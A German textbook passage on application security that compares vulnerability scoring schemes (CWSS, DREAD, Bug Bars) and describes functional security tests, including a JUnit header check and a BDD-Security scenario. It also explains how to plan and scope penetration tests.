Einer der entscheidenden Vorteile des CWSS besteht darin, dass es erlaubt, verschiedene Metriken mit „Unknown“ (unbekannt) oder „Not Applicable“ (nicht anwendbar) zu bewerten, was beim CVSS nicht möglich ist. Dadurch lässt sich eine Schwachstelle bereits in der Designphase vorbewerten, denn für eine vollständige Bewertung (etwa mittels CVSS) sind in dieser Phase einfach verschiedene Eigenschaften einer Schwachstelle noch nicht bekannt. Ein CWSS-Wert lässt sich aber nicht nur frühzeitig bestimmen, sondern kann auch zu einem späteren Zeitpunkt weiter konkretisiert werden.

Die Anwendbarkeit auf die Bewertung von Schwachstellen wird beim CWSS durch weitere Metriken zusätzlich erhöht. Zum einen werden vorhandene Security-Controls berücksichtigt. Dies geschieht auch im Hinblick darauf, ob sie (anwendungs-) intern oder extern, also z. B. perimetrisch über eine WAF, implementiert sind. Zum anderen wird zwischen erforderlichen und erlangten Privilegien und Privilegierungsstufen auf Anwendungs-, System- und Netzwerkebene unterschieden.

Das Ergebnis eines CWSS-Scorings wird auf einen numerischen Wert (hier zwischen 0 und 100) abgebildet. Zur besseren Nachvollziehbarkeit werden die Bewertungen der einzelnen Metriken in einem CWSS-Vektor wie dem folgenden ausgewiesen:

```
(TI:H,0.9/AP:A,1.0/AL:A,1.0/IC:N,1.0/FC:T,1.0/RP:G,0.9/RL:A,1.0/
AV:I,1.0/AS:N,1.0/AI:N,1.0/IN:Ltd,0.9/SC:All,1.0/BI:C/0.9,DI:H,1.0/
EX:H,1.0/EC:N,1.0/RE:L,1.0/P:NA,1.0)
```

In diesem Fall ergibt sich ein Base Subscore von 96, ein Attack Surface Subscore von 0,97 sowie ein Environment Subscore von 1, was zu einem recht hohen CWSS-Score von 93,1 (96 * 0,97 * 1) führt. Ein solcher lässt sich sehr leicht auf bestimmte Kritikalitäten

in der Form „niedrig“, „mittel“ oder „hoch“ abbilden und diesen Wert grundsätzlich als technisches Risiko verwenden.

Alles in allem stellt das CWSS ein sehr interessantes Bewertungsschema dar. In der Praxis wird es sich aufgrund der aktuell noch fehlenden Toolunterstützung nur für die Bewertung von gravierenden bzw. vorbewerteten Schwachstellen eignen.

4.4.4 DREAD

Ein etwas einfacheres Modell als die bisher vorgestellten wurde mit DREAD (vergl. [10]) von Microsoft als Bestandteil seiner Threat-Modeling-Vorgehensweise entwickelt. Im Grunde zielt dieses auf die Bewertung von Bedrohungen ab. Allerdings lässt es sich auch problemlos auf Schwachstellen aller Art anwenden. Eine DREAD-Bewertung setzt sich aus den folgenden fünf Metriken zusammen:

- **D**amage Potential (Schadenspotenzial)
- **R**eproducibility (Reproduzierbarkeit)
- **E**xploitability (Ausnutzbarkeit)
- **A**ffected Users (betroffene Benutzer)
- **D**iscoverability (Auffindbarkeit)

Jeder dieser Metriken wird ein numerischer Wert zwischen 1 (gering) und 3 (hoch) zugewiesen und aus diesen ein Gesamtwert gebildet, welcher entsprechend einen Wert zwischen 5 und 15 besitzt. Tab. 4.14 enthält hierzu eine Übersicht mit entsprechend Hinweisen, die eine Zuordnung vereinfachen.

Das konkrete Beispiel in Tab. 4.15 zeigt die Bewertung einer SQL-Injection-Schwachstelle auf Basis von DREAD.

Tab. 4.14 DREAD-Rating

	Hoch (3)	Mittel (2)	Niedrig (1)
D	Angreifer können Kunden- oder Unternehmensdaten auslesen	Angreifer können sensible Daten auslesen	Angreifer können interne Daten auslesen
R	Angriff ist jederzeit ausführbar	Angriff ist nur innerhalb eines bestimmten Zeitfensters ausführbar	Angriff ist nur sehr schwer reproduzierbar
E	Von Scriptkiddie durchführbar	Fortgeschrittenes Wissen erforderlich	Sehr hohes Wissen erforderlich
A	Die meisten Benutzer sind betroffen	Einige Benutzer sind betroffen	Einige wenige (bzw. gar keine) Benutzer sind betroffen
D	Schwachstelle lässt sich von einem Angreifer einfach identifizieren	Schwachstelle schwer aber grundsätzlich von extern identifizierbar	Identifizierung erfordert Insiderwissen oder Quellcode

Tab. 4.15 Beispielhaftes DREAD-Rating

Finding	D	R	E	A	D	Summe	Bewertung
SQL Injection	3	3	3	2	3	14	Hoch

Im Prinzip wird über einen solchen DREAD-Wert eine indirekte Bewertung des technischen Risikos vorgenommen. Denn schließlich entsprechen die Metriken „Damage Potential“ (D) und „Affected User“ (A) zusammengenommen der technischen Schadenshöhe des Risikos und die drei anderen Metriken zusammen dessen Eintrittswahrscheinlichkeit. Der Charme von DREAD liegt vor allem in seiner Einfachheit. So lässt sich eine Bewertung auf Basis bestimmter Eigenschaften durchführen, die sich wiederum auf konkrete Fragen (z. B. „Werden sensible Informationen preisgegeben?“) abbilden lassen.

Eines der zentralen Probleme von DREAD besteht in der fehlenden Verwendung von Gewichtungen wie diese bei CVSS sowie CWSS eingesetzt werden. So ist allgemein das Schadenspotenzial von weit größerer Relevanz als die übrigen Metriken. Dadurch kann hier selbst eine sehr hohe Bewertung des Schadenspotenzials durch entsprechend geringer bewertete übrige Kriterien zu einem insgesamt fälschlicherweise niedrigen Gesamtwert führen. Als Ergebnis kann dies die Folge haben, dass von der Behebung einer entsprechend bewerteten Schwachstelle abgesehen wird. Diesem konkreten Problem lässt sich durch eine eigene Gewichtung der Kriterien (Beispiel: 2.7 *D + 0.5 * R + 0.8 * E + 0.5 * A + 0.5 * D) entgegenwirken.

Weitaus gravierender und schwieriger zu lösen ist ein weiteres Problem, das bei der praktischen Verwendung von DREAD häufig auftritt: nämlich seine Subjektivität. So zeigt sich immer wieder, dass unterschiedliche Personen zu abweichenden Bewertungen für die identischen Bedrohungen gelangen. Die Reproduzier- und Nachvollziehbarkeit von Bewertungen wird dadurch natürlich sehr eingeschränkt. Aufgrund der vielen Schwierigkeiten mit diesem Verfahren hat Microsoft schließlich selbst von diesem Abstand genommen und propagiert nun stattdessen den deutlich pragmatischeren Ansatz von Bug Bars (vergl. [11]).

4.4.5 Bug Bars

Aus den beschriebenen Erfahrungen mit DREAD ist Microsoft zu der Erkenntnis gelangt, dass ein Bewertungssystem nur dann wirklich reproduzierbare Ergebnisse liefert, wenn dieses auf klar zuordenbaren Fehlerarten basiert.

Mit Bug Bars wurde ein entsprechendes Bewertungssystem geschaffen, über das sich auf einer sehr granularen Ebene sicherheitsrelevante Fehler (bzw. Bugs) einzelnen Schadensklassen („kritisch“, „wichtig“, „moderat“ und „niedrig“) zuordnen lassen. In Tab. 4.16 ist der Auszug aus einer fiktiven Security Bug Bar gezeigt. Ein ausführliches Beispiel hierzu lässt sich auf der Webseite von Microsoft finden (vergl. [12]).

Neben solchen Security Bug Bars wurde dieser Ansatz mit Privacy Bug Bars (vergl. [13]) auch auf datenschutzrelevante Fehler erweitert. Bug Bars bieten dadurch die

Tab. 4.16 Security Bug Bar

Bewertung	Beschreibung
Kritisch	Ein Angreifer kann beträchtlichen oder dauerhaften Schaden am Gesamtsystem oder an kritischen Komponenten verursachen, der einen hohen Geschäftsschaden zur Folge haben kann. • **DoS**: Massive oder dauerhafte Einschränkung des Gesamtsystems oder kritischer Funktionen • **Remote Code Injection**: Einschleusen und Ausführen von serverseitigem Code • **SQL Injection**: Alle Varianten • **XSS**: Persistentes Cross-Site Scripting • **Information Disclosure**: Mögliches Auslesen vertraulicher Informationen durch Unbefugte • **Privilegienerweiterung**: Zugriff auf ein administratives Konto (vertikal) oder andere Benutzer (horizontal) …
Wichtig	Ein Angreifer kann einen gewissen dauerhaften oder temporären Schaden am Gesamtsystem oder wichtigen Komponenten verursachen. • **DoS**: Temporäre Einschränkung des Gesamtsystems oder wichtiger Funktionen • **XSS**: Reflektiertes XSS auf externer Webseite • **CSRF**: HTTP-basierte Änderungen lassen sich über generische Anfragen (bzw. generische URLs) durchführen • **Information Disclosure**: Auslesen interner Daten durch Unbefugte • **Privilegienerweiterung**: Angreifer kann sich zusätzliche Berechtigungen verschaffen, die jedoch nicht kritisch sind …
…	

Möglichkeit, neue Fehler und Fehlerkategorien eindeutig und schnell bestimmten Bewertungen zuzuordnen. Zudem lässt sich dieses Schema stark an die jeweiligen Erfordernisse eines Unternehmens oder bestimmter Entwicklungsbereiche anpassen. In der Praxis lassen sich Bug Bars nämlich sehr schnell von Entwicklern und Testern nachvollziehen und anwenden, was bei anderen Verfahren in der Regel nicht möglich ist.

Ein nicht von der Hand zu weisender Nachteil liegt im Umfang des Ansatzes und des damit verbundenen Aufwandes für Erstellung und Pflege entsprechender Bug Bars. Auch ist ein solches Modell generell relativ starr und Bewertungen schwieriger in konkrete Risiken zu überführen.

4.4.6 Eignung der einzelnen Verfahren

Es ist generell zu empfehlen, überall dort mit Risiken zu arbeiten, wo konkrete Entscheidung (bzw. Abwägungen) hinsichtlich der Behebung eines Sicherheitsproblems getroffen werden müssen. Dies ist besonders bei Anwendungen der Fall, die produktiv gesetzt werden sollen oder bereits produktiv sind.

Tab. 4.17 Eignung einzelner Bewertungsverfahren

Verfahren	Eignung
Kritikalitäten	Vorbewertung
Risiken	Bedrohungen, Schwachstellen, jedoch keine gute Nachvollziehbarkeit
CVSS	Sicherheitslücken, hohe Nachvollziehbarkeit notwendig
CWSS	Schwachstellen und Sicherheitslücken, hohe Nachvollziehbarkeit notwendig
DREAD	Bedrohungen, Schwachstellen, problematisch da subjektiv; nur mittels entsprechender Gewichtung und in kleinen Gruppen geeignet
Bug Bars	Schwachstellen und allgemeine Sicherheitsmängel, geeignet vor allem zur Anwendung innerhalb von Entwicklungs- oder Test-Teams

Allerdings ist dies nicht immer möglich oder gewünscht. So kann es etwa vorkommen, dass eine Schwachstelle durch eine Person bewertet wird (z. B. einen externen Dienstleister), die keine Risiken ermitteln soll oder dazu aufgrund von fehlenden Informationen gar nicht in der Lage ist. In einem solchen Fall ist es zielführender, mit Kritikalitäten oder anderen Verfahren zu arbeiten. Wenn eine genaue Nachvollziehbarkeit der Bewertung erforderlich ist, eignen sich hierzu sehr gut CWSS und CVSS.

In jedem Fall sollte darauf geachtet werden, dass bei dem eingesetzten Verfahren Objektivität, Reproduzierbarkeit sowie Konsistenz der Bewertungen gewährleistet und eine spätere Überführung in eine Risikobewertung möglich ist. An dieser Stelle sollte nicht davor zurückgeschreckt werden, Kriterienkataloge (oder andere Bewertungssysteme) den eigenen Erfordernissen anzupassen und diese im Bedarfsfall um eigene Gewichtungen zu erweitern.

Die Arbeit mit einigen der vorgestellten Verfahren kann schnell sehr zeitintensiv sein. Gerade bei einer großen Anzahl zu bewertender Schwachstellen bietet sich daher die Durchführung einer Vorbewertung mittels Kritikalitäten oder Kriterienkatalogen wie Bug Bars an. In Tab. 4.17 sind die wesentlichen Aspekte im Hinblick auf die Eignung der vorgestellten Verfahren zusammengefasst.

4.5 Dynamische Anwendungstests

In den folgenden Abschnitten werden konkrete Verfahren beschrieben, mit denen sich Anwendungen in unterschiedlichen Entwicklungsphasen auf ihre Sicherheit hin untersuchen lassen. Den Anfang machen dynamische Testverfahren, mit denen sich eine ausgeführte Anwendung analysieren lässt.

4.5.1 Funktionale Sicherheitstests

Das Ziel vieler Sicherheitsuntersuchungen besteht darin, die Umsetzung konkreter Sicherheitsanforderungen bzw. die Wirksamkeit der implementierten Sicherheitsmaßnahmen zu verifizieren. Zu unterscheiden ist hierbei eine Verifikation von einer Validierung: Im Rahmen einer Verifikation wird nur die Umsetzung konkreter Sicherheitsvorgaben geprüft,

deren Sinnhaftigkeit („Sind die Vorgaben wirklich sinnvoll?“) jedoch gewöhnlich nicht hinterfragt. Letzteres erfolgt im Rahmen der Validierung von Sicherheitsanforderungen (siehe Abschn. 4.6.2).

Die meisten funktionalen Sicherheitsanforderungen lassen sich durch Anwendungstests verifizieren, in den meisten Fällen auch automatisiert. Tab. 4.18 zeigt einige Beispiele von möglichen Anforderungen in diesem Bereich.

Tab. 4.18 Exemplarische Checkliste funktionaler Sicherheitsanforderungen

Kategorie	Beispiele für Prüffragen
HTTPS-Verschlüsselung	• Ist der Zugriff auf sensible Bereiche ausschließlich über „HTTPS“ möglich bzw. wird sofort auf den HTTPS-Kontext weitergeleitet? • Werden ausschließlich sichere TLS-Protokolle und SSL/TLS-Cipher mit hoher Sicherheit vom Webserver unterstützt?
X.509-Zertifikate	• Besitzen alle verwendeten Zertifikate noch eine ausreichende Gültigkeit? • Kommen ausschließlich robuste Algorithmen zum Einsatz?
Session Management	• Wird die Session-ID nach jeder Authentifizierung erneuert? • Werden die korrekten Cookie-Flags gesetzt? • Lässt sich das Session Management nur mittels Cookies durchführen (Fallback auf URL Rewriting verhindern)? • Wird das Session Timeout korrekt durchgesetzt? • Führen ändernde HTTP-Anfragen (abgesendete Formulare) zu einem HTTP-403-Fehler, wenn kein gültiges CSRF-Token mitgesendet wurde?
Datensicherheit	• Lassen sich sensible Daten ausschließlich über HTTPS und mittels HTTP POST übertragen? • Sind No-Caching-Header bei der Übermittlung von sensiblen Daten gesetzt?
Security Header	• Werden alle spezifizierten HTTP Security Header von der Anwendung versendet? • Sind externe JavaScript-Dateien mittels korrekter SRI Tags (Abschn. 3.13.8) geschützt?
Authentifizierung	• Wird ein Account nach einer bestimmten Anzahl von fehlerhaften Anmeldeversuchen vorübergehend gesperrt? • Ist der Zugriff auf den angemeldeten Bereich nur mit einer erfolgten Anmeldung möglich?
Registrierung	• Wird die Passwort-Policy des Unternehmens erzwungen? • Wird ein CAPTCHA zur Verhinderung automatisierten Anlegens von Benutzern verwendet und ausgewertet?
Access Controls	• Führt eine Anfrage mit einer nicht privilegierten Rolle zu einem HTTP-403-Fehler? • Stimmen die effektiv gesetzten Berechtigungen mit denen der Spezifikation überein? • Falls die Anwendung sich bereits in Betrieb befindet: Haben einzelne Benutzer Berechtigungen, die sie aufgrund ihrer Rolle nicht benötigen?
Datenvalidierung	• Werden alle Eingaben restriktiv serverseitig validiert? • Werden eingegebene Steuerzeichen bei der Anzeige korrekt enkodiert (z. B. mittels HTTP Entity Encoding)?

Die Spezifikation solcher Security Testcases ist deshalb sinnvoll, da diese sich von prinzipiell jedem Tester durchführen und vor allem auch überwiegend einfach über gängige Testtools und -suiten wie HP Quick Test Pro, Selenium, Watij (Java), Watir (Ruby), Watip (Python) sowie diverse Unit-Test-Frameworks recht einfach automatisieren lassen.

Im Folgenden ist ein Beispiel für einen auf diese Weise leicht automatisierbaren Sicherheitstest zur Prüfung korrekt gesetzter X-Frame-Options-Header gezeigt, der auf Basis des JUnit-Frameworks implementiert wurde:

```
@Test public void XFrameOptionsTest() throws Exception {
    HttpClient client = HttpClientBuilder.create().build();
    HttpGet request = new HttpGet("http://www.example.com");
    HttpResponse response = client.execute(request);
    assertNotNull("X-Frame-Options header used?", response.getFirstHeader
("X-Frame-Options"));
    String header = response.getFirstHeader("X-Frame-Options").getValue();
    assertTrue("X-Frame-Options: SAMEORIGIN?", "
              SAMEORIGIN".equals(header));
}
```

Wichtiger als fehlende oder nicht korrekt gesetzte Security Header ist aber in der Regel die Prüfung komplexerer funktionaler Sicherheitsanforderungen wie die korrekte Funktionsweise eines Anmeldevorganges oder korrekt gesetzter Zugriffsprüfungen. Bei derartigen Prüfungen ist man allerdings wirklich besser damit beraten, hierzu auf das eingesetzte Testframework, wie z. B. Selenium, zurückzugreifen.

Da solche Tests schnell unübersichtlich und, vor allem für die Fachseite, schwer nachzuvollziehen sind, setzen gerade agile Entwicklungsteams mittlerweile verstärkt auf Behavior-Driven Development (BDD). Dabei handelt es sich um einen recht neuen Ansatz, bei dem das fachliche Verhalten einer Anwendung in einer einfach verständlichen Abstraktionssprache geschrieben wird, aus der sich dann entsprechende technische Tests generieren lassen. Mit BDD Security existiert seit kurzem nun auch eine entsprechende Implementierung hiervon speziell für Sicherheitstests. Im Folgenden ist hierzu ein exemplarischer Security-Testfall gezeigt, der sich automatisch durch BDD Security parsen, in entsprechende Tests übersetzen und darüber testen lässt:

```
@cwe-306
  Scenario Outline: Un-authenticated users should not be able to view
restricted resources
    Given the access control map for authorised users has been populated
    And a new browser or client instance
    And the login page
    When the previously recorded HTTP Requests for <method> are replayed
    using the current session I
```

```
    Then the string: <sensitiveData> should not be present in any of the
HTTP responses
    Examples:
      | method              |  sensitiveData                |
      | viewBobsProfile     |   Robert                      |
      | viewAlicesProfile   |   alice@continuumsecurity.net |
      | viewAllUsers        |   User List
```

Zwar ist die Spezifikation solcher Sicherheitsanforderungen und die Prüfung deren korrekten Umsetzung natürlich immens wichtig, allerdings müssen diese Anforderungen schon sehr umfassend und detailliert sein, damit sich hierdurch ein angemessenes Sicherheitsniveau für eine Anwendung erzielen lässt. In der Praxis ist die Durchführung weiterer Prüfungen unumgänglich, mit denen sich auch Sicherheitsmängel identifizieren lassen, die sich außerhalb der Spezifikation befinden.

Denn tatsächlich stellen viele Sicherheitsprobleme in Anwendungen keinen Verstoß gegen deren Spezifikation (also Bugs) dar, sondern fallen in den nicht-funktionalen Bereich. Hierunter fallen vor allem korrekt implementierte technische Sicherheitsaspekte wie Ausgabeenkodierung, Interpreteraufrufe, Fehlerbehandlung oder kryptographische Algorithmen. Dieser Zusammenhang ist in Abb. 4.6 recht gut veranschaulicht.

Die Durchführung einer vollumfänglichen Sicherheitsprüfung einer Anwendung erfordert somit eine Kombination aus funktionalen (technischen und fachlichen) sowie nicht-funktionalen (technischen) Tests. Für letztere lassen sich insbesondere Testverfahren wie Pentesting oder manuelle und statische Codeanalyse einsetzen, denen wir uns als Nächstes widmen werden.

4.5.2 Penetrationstests

Der Penetrationstest (oder kurz „Pentest“) stellt das wohl beliebteste Verfahren für die Sicherheitsanalyse von Webanwendungen dar. Hierbei versetzt sich der Tester in die Rolle eines Angreifers, um Schwachstellen in der Anwendung zu identifizieren und ggf. auch auszunutzen. Ein Pentester kann hierzu verschiedene Tools einsetzen, sein sicherlich wichtigstes Handwerkzeug ist jedoch der MitM-Proxy (z. B. Burp). Im Vergleich zu anderen Analysemethoden sind Pentests besonders durch ihre hohe Effektivität und Nachvollziehbarkeit der Ergebnisse gekennzeichnet. Allerdings ist Pentest nicht gleich Pentest und in der Praxis sind unterschiedlichste Varianten anzutreffen. Tatsächlich existieren zahlreiche Aspekte, die in diesem Zusammenhang zu unterscheiden sind, weshalb wir uns mit dieser Testmethodik etwas genauer beschäftigen müssen.

Generelle Vorteile und Limitationen Durch seine vornehmlich manuelle und unkonventionelle Art ist die Qualität eines Pentest in erster Linie von den Fertigkeiten des Testers abhängig und dadurch ein in der Regel subjektives Verfahren was Aspekte wie Durchführung, Erkennungsquote, Qualität, Dokumentation und Bewertung von Findings betrifft.




Abb. 4.6 Bezug zwischen Sicherheitsproblemen und Anforderungen (in Anlehnung an Jacob West (vergl. [14])

Der international sehr anerkannte IT-Sicherheitsexperte und Autor Gary McGraw bezeichnet Pentests nicht ganz unzutreffend als „Badness-Ometer“ (vergl. [15]): Werden viele Schwachstellen durch einen Pentest offenbart, ist das Ergebnis im Hinblick auf die Sicherheit der getesteten Anwendung eindeutig. Konnten jedoch nur wenige oder gar keine Sicherheitsmängel in der Anwendung gefunden werden, so bedeutet dies prinzipiell erst einmal gar nichts für deren Sicherheit.

Ein solches Ergebnis kann nämlich auch dadurch zustande kommen, dass der Tester zu wenig Zeit hatte, die falschen Aspekte getestet hat, zu wenige Informationen zur Verfügung gestellt bekommen hat oder einfach nicht viel von seinem Handwerk versteht. Auch kann es vorkommen, dass ein Tester bestimmte Funktionen nicht testen konnte, da sie während der Testdurchführung nicht zur Verfügung standen oder ihm der entsprechende Link fehlte, um diese aufzurufen.

Zudem lassen sich viele kritische Sicherheitsmängel ohne eine Betrachtung des relevanten Sourcecodes von einem Pentester überhaupt nicht oder nur äußerst schwer identifizieren. Hierzu zählen etwa versteckte Hintertüren im Code (Backdoors), Race Conditions, fehlerhafte Verwendung interner Kryptofunktionen, ungenügende Absicherung des Backends usw.

- Über einen Pentest lässt sich nur die Existenz von technischen Sicherheitsmängeln (Unsicherheitsgrad), nicht jedoch das vorhandene Sicherheitsniveau einer Anwendung bestimmen.

Dennoch zeigen praktische Erfahrungen mit der Durchführung von Pentests, wie wertvoll dieses Testvorgehen für die Identifikation von Schwachstellen in Webanwendungen ist. Dies ist grade durch ihre unkonventionelle Art der Fall, die dem Tester viele Freiräume geben, anstatt ihn an feste Testkataloge zu binden. Immer wieder werden dadurch verblüffende Sicherheitsmängel offenbart, die zuvor niemand (etwa bei der Spezifikation von Sicherheitsanforderungen) im Blick hatte.

Planung und Durchführung Ein Problem von Pentests besteht darin, dass die Tester häufig den Business-Kontext der getesteten Anwendung nur unzureichend verstehen. Das hängt vor allem damit zusammen, dass viele Pentests erst am Ende einer Entwicklung von externen Dienstleistern durchgeführt werden. Denn die notwendige Expertise für die Durchführung eines Pentests besitzen nur wenige Unternehmen selbst. Auch deshalb ist der Fokus von Pentests oftmals rein technischer Natur und die Aussagekraft der Findings dadurch oftmals limitiert.

Idealerweise sollten Pentester aus diesem Grund frühzeitig bei der Entwicklung einbezogen werden. Die konkrete Durchführung eines Pentests sollte dabei vom Projekt- oder Sicherheitsmanagement gesteuert werden, um etwaige Verständnisfragen zeitnah zu klären und die Durchführung optimal auszurichten. In diesem Zusammenhang lässt sich auch von einem „gelenkten Pentest“ sprechen.

▶ **Gelenkter Pentest** Ein Pentest, dem ein bestimmtes Vorgehensmodell zugrunde liegt und der im Hinblick auf Testtiefe sowie Testumfang eng mit dem Auftraggeber abgestimmt wird.

Die Qualität eines Pentests hängt damit, neben der Expertise des Testers, sehr stark von der Planung und Unterstützung des Auftraggebers ab. Nicht selten ist die Notwendigkeit hierzu allerdings einem Auftraggeber bewusst. In Tab. 4.19 sind sechs Phasen beschrieben, in die sich ein vollumfänglicher Pentest unterteilen lässt.

Allerdings ist ein solch vollumfänglicher Pentest nicht immer möglich oder sinnvoll. Dies ist besonders dort der Fall, wo diese Methodik von Entwicklern selbst durchgeführt werden soll, was ganz speziell im Fall der agilen Entwicklung sinnvoll ist, wo es gilt, einzelne Anforderungen (User Stories) gezielt auf ihre Sicherheit hin zu testen.

Ein bereits angesprochener Aspekt, der Pentests so beliebt macht, ist die Nachvollziehbarkeit der hierdurch identifizierten Sicherheitsprobleme. Denn sehr häufig lassen sich hierfür direkt entsprechende Exploits („Proof-of-Concepts“) erstellen, mit denen sich eine Schwachstelle sehr gut demonstrieren und auch von Laien nachvollziehen lässt.

Wichtig ist dabei, die Vollständigkeit und Wirksamkeit umgesetzter Maßnahmen durch den (idealerweise selben) Pentester im Rahmen eines Regressionstests verifizieren zu lassen. Nicht selten erfolgt eine Korrektur nämlich nur unzureichend, wodurch sich Sicherheitslücken durch leichte Anpassung des Exploits weiterhin ausnutzen lassen. Hierfür sollte dem Pentester auch der korrigierte Quelltext zur Verfügung gestellt werden.

Black-Box vs. White-Box Wodurch wir auch schon zur Unterscheidung zweier wichtiger Varianten kommen. Idealerweise sollten einem Pentester nämlich möglichst viele Informationen über die getestete Anwendung bereitgestellt werden – schließlich soll ja nicht der Tester getestet, sondern möglichst viele Sicherheitsprobleme in der Anwendung offengelegt werden.

Tab. 4.19 Bestandteile eines (vollumfänglichen) Pentests

Phase	Beispielhafte Bestandteile
I. Scoping (idealerweise mehrere Wochen vor der Durchführung)	Durchführung eines Scoping-Gesprächs: • Geschäftszweck (Business Objectives), Schutzbedarf (Kritikalität der Anwendung) und Assets (sensible Informationen, sicherheitsrelevante Funktionen etc.) der Anwendung bestimmen • Abgrenzen welche Bereiche untersucht werden sollen und welche nicht (Beispiel: zentrale Authentifizierung ausgrenzen) • Zentrale Anwendungsfälle besprechen (vorführen) und Zusammenspiel mit anderen Anwendungen klären • Testarten abstimmen (z. B. DoS-Angriffe ausgrenzen) und Abuse/Misuse Cases besprechen (fachliche Bedrohungsfälle, Abschn. 4.9.4) • Mögliche Testauswirkungen diskutieren und ggf. erforderliche Vorkehrungen definieren • Testtiefe bestimmen (z. B. Pentest mit selektivem Codereview) • Vorgeschaltete Sicherheitsfunktionen (z. B. Application Firewall) identifizieren, die das Testergebnis verfälschen können • Testzeitraum abstimmen
II: Vorbereitung	• Vorbereitung und Bereitstellung einer geeigneten Testumgebung • Bereitstellen notwendiger Dokumentation, Informationen, Zugangsdaten sowie Quelltext • Ansprechpartner für Tester bestimmen • Testdurchführung intern kommunizieren • Dienstleistern auf Wunsch eine unterschriebene Testerlaubnis („Permission to Attack“) ausstellen
III: Voranalyse (optional)	Wie die eigentliche Analyse, nur limitiert. Empfehlenswert bei großen Pentests.
IV: Analyse	• Tool-basierter Scan von Anwendung und Plattform (optional) • Analyse der Anwendungslogik • Identifikation von Schwachstellen und fehlenden Schutzmechanismen • Verifikation (ggf. Ausnutzung) identifizierter Schwachstellen • Dokumentation von Schwachstellen (ggf. mittels Proof-of-Concept, so dass sich diese nachstellen lassen) • Je nach Absprache unmittelbare Kommunikation kritischer Befunde ins Projekt aufnehmen
V: Debriefing & Lessons Learned	• Besprechung, Demonstration und Bewertung der Ergebnisse (z. B. innerhalb eines Workshops) • Festlegung von Maßnahmen (inkl. ggf. temporärer Workarounds) mit Zeitplan und Zuständigkeiten • Lessons Learned: Was waren die grundlegenden Probleme der identifizierten Schwachstellen und wie lassen sie sich zukünftig verhindern?
(Korrektur der Findings)	
VI: Retest	• Erneute Prüfung nach erfolgter Korrektur identifizierter Schwachstellen mittels Regressionstests

Hierzu zählen der Businesskontext, Anwendungsfälle und Dokumentation, idealerweise auch der Quelltext bzw. relevante Teile davon. Wir sprechen dann von einer sogenannten White-Box-Analyse mit selektivem Code Review. Hierdurch hat der Pentester die Möglichkeit, bestimmte Auffälligkeiten während einer Untersuchung unmittelbar über den entsprechenden Sourcecode nachvollziehen zu können.

Demgegenüber verfügt der Tester bei einem Black-Box-Ansatz nur über wenige oder gar keine internen Informationen der Anwendung – die somit eine „Black-Box" für ihn darstellt. Mit einem solchen Test lässt sich dann auch nur bedingt die Sicherheit einer Anwendung verifizieren; stattdessen lassen sich vielmehr die Fertigkeiten des jeweiligen Testers prüfen.

▶ Das Ziel eines Pentests sollte stets darin bestehen, existierende Sicherheitsmängel in einer Anwendung möglichst vollständig zu identifizieren und nicht die Fähigkeiten eines Pentesters zu prüfen. Aus diesem Grund sollten dem Tester möglichst viele Informationen der getesteten Anwendung zur Verfügung gestellt werden (White-Box-Ansatz).

Testkataloge und Empfehlungen Wer eine konkrete Testmethodik (bzw. Prüfinhalte) vorgeben will, dem sei hier von der Verwendung von Listen wie der OWASP Top 10 (siehe Abschn. 2.2) explizit abgeraten, denn diese eignen sich als Grundlage für einen Pentest zu bedingt. Besser eignet sich hier, die Durchführung an den OWASP ASVS Standard anzulehnen und eine ASVS Level 3 Verifikation durchzuführen, die einem klassischen Pentest entspricht, nur dass er darüber an einen konkreten Prüfkatalog gebunden ist. Da dort praktisch nur der „State of the Art" eines Pentests beschrieben ist, würden die aufgeführten Prüfpunkte von einem erfahrenen Pentester in der Regel sowieso auch implizit getestet werden. Natürlich sollte ein solcher Prüfkatalog immer nur als Prüfrahmen dienen, von dem die eigentliche Testdurchführung im Bedarfsfall abweichen darf.

Die eigentliche Durchführung eines Pentests sollte immer auf möglichst produktionsnahen Systemen erfolgen, was in der Regel Integrationssystemen entspricht. Dies ist erforderlich, da viele Sicherheitsprobleme sich erst durch die Integration mit verschiedenen Systemen offenbaren und der Tester schließlich möglichst dieselbe Sicht wie der Angreifer erhalten soll. Dabei sollten Pentests möglichst nicht mit anderen Tests kollidieren. Dies kann genauso die Testergebnisse verfälschen wie eine ggf. aktive Webanwendungsfirewall (WAF), die daher stets für die Tests deaktiviert werden sollte. Schließlich soll hier nicht die Wirksamkeit der WAF, sondern die Sicherheit der Anwendung untersucht werden.

Ein letzter wichtiger Aspekt ist der Fokus eines Pentests: Zwar sind die meisten Sicherheitsprobleme sicherlich technischer Natur, doch die gravierendsten sind nicht selten im fachlichen Bereich verortet. Viele Pentests sind jedoch rein technikfokussiert, auch da der Tester häufig gar nicht über das nötige Verständnis der fachlichen Funktion einer getesteten Anwendung verfügt bzw. in diese eingeführt wird.

Eine hilfreiche Grundlage stellt die Definition von fachlichen Bedrohungsfällen anhand von Misuse Cases (siehe Abschn. 4.9.4) dar. Hierbei werden vorhandene, sicherheitsrelevante Anwendungsfälle (Use Cases) Schritt für Schritt nach relevanten Missbrauchsszenarien

analysiert und dokumentiert. Abb. 4.7 zeigt ein Beispiel aus dem OWASP Testing Guide für mögliche Misuse Cases im Anwendungsfall „Benutzeranmeldung“.

Auch Abuse Cases können eine hilfreiche Grundlage für einen Pentest darstellen. Anders als Misuse Cases basieren sie nicht auf konkreten Anwendungsfällen, sondern der Sicht eines Angreifers (bzw. allgemein einer Bedrohungsquelle). Mit Abuse Cases lassen sich etwa bestimmte Angriffsszenarien einer privilegierten Rolle gezielt erfassen und verifizieren. Abuse und Misuse Cases lassen sich vor allem im Rahmen der Vorbereitung zu einem Pentest zwischen verschiedenen Stakeholdern diskutieren und dokumentieren oder im Rahmen der agilen Entwicklung in Form von Evil User Stories spezifizieren.

